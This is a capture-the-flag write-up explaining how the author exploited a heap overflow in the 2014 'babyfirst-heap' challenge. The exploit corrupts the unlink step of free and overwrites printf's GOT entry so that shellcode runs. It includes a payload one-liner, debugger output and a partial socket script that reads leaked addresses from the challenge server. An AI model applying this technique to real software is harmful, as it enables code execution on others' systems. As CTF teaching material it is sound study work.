.text:08048A7D                 call    get_my_line

At this point, it becomes the black magic that is a heap overflow. The nature of exploiting a heap overflow with a bad free is to overwrite the header in a manner where we are able to direct an arbitrary write. Writing over the header of the next block with 0xfffffffc, corrupts unlink method when the 260 memory block is being freed. At this point our exploit looks like:
python -c 'import struct;print "BBBB"+"CCCC"+"A"*252 + struct.pack("<I",0xfffffffc)'

Running this segfaults. Using a debugger gives us the following output, which we will step through in a second.
--------------------------------------------------------------------------[regs]
  EAX: 0x42424242  EBX: 0xF7FBBFF4  ECX: 0x0804D004  EDX: 0x43434343  o d I t s z A P c 
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0xFFFFC128  ESP: 0xFFFFC0F0  EIP: 0x080493F6
  CS: 0023  DS: 002B  ES: 002B  FS: 0000  GS: 0063  SS: 002B
--------------------------------------------------------------------------[code]
=> 0x80493f6 : mov    DWORD PTR [eax+0x8],edx
   0x80493f9 : mov    eax,DWORD PTR [ebp-0x24]
   0x80493fc : mov    edx,DWORD PTR [ebp-0x28]
   0x80493ff : mov    DWORD PTR [eax+0x4],edx

If you do a bit of reading on heap overflows with regards to abusing the unlink method, you will realize that at location 0x80493f6, the program attempts to write our second four bytes into the memory location represented by our first four bytes plus eight. In location 0x80493ff, our first four bytes will be written to the location pointed two by the second four bytes plus four. We could try to rebuild all the blocks that come after our exploit, but that would we incredibly difficult. After reading for a bit, it was recommended by some to overwrite the GOT entry for free with the location of our buffer. Since the free was not dynamically linked, we needed to find something else. Before it freed each block, it printed which block was being freed. This can be seen in:
.text:08048ADB                 mov     eax, offset aFreeAddressX ; "[FREE][address=%X]\n"
.text:08048AE0                 mov     [esp+4], edx
.text:08048AE4                 mov     [esp], eax      ; format
.text:08048AE7                 call    _printf
.text:08048AEC                 mov     eax, [esp+133Ch]
.text:08048AF3                 mov     eax, [esp+eax*8+10h]
.text:08048AF7                 mov     [esp], eax      ; mem
.text:08048AFA                 call    free

The printf function was dynamically linked. When coupled with the lack of RELRO, I decided to overwrite the GOT entry for printf with the location of our shellcode (Location of input + 8 bytes). The locations to write could be determined as the program ran over the wire since it printed out each location from our first example block. Some example code determining the locations using the pexpect library is shown:
s = socket.socket()
s.connect(("babyfirst-heap_33ecf0ad56efc1b322088f95dd98827c.2014.shallweplayaga.me", 4088))
so = fdpexpect.fdspawn(s)
so.expect("ALLOC")
so.expect("size=260")
parse = so.before[-9:-2]
so.expect("]:")
ourBuff = str("0x"+parse)
print hex(int(ourBuff , 16))
exploit = struct.pack("<I", hex(int(ourBuff , 16)))
exploit += struct.pack("<I", printfLoc-4)
When printf is called after out malformed block gets freed, our shellcode is run instead, allowing us to get the flag. If you have any questions, feel free to ask!

--Imp3rial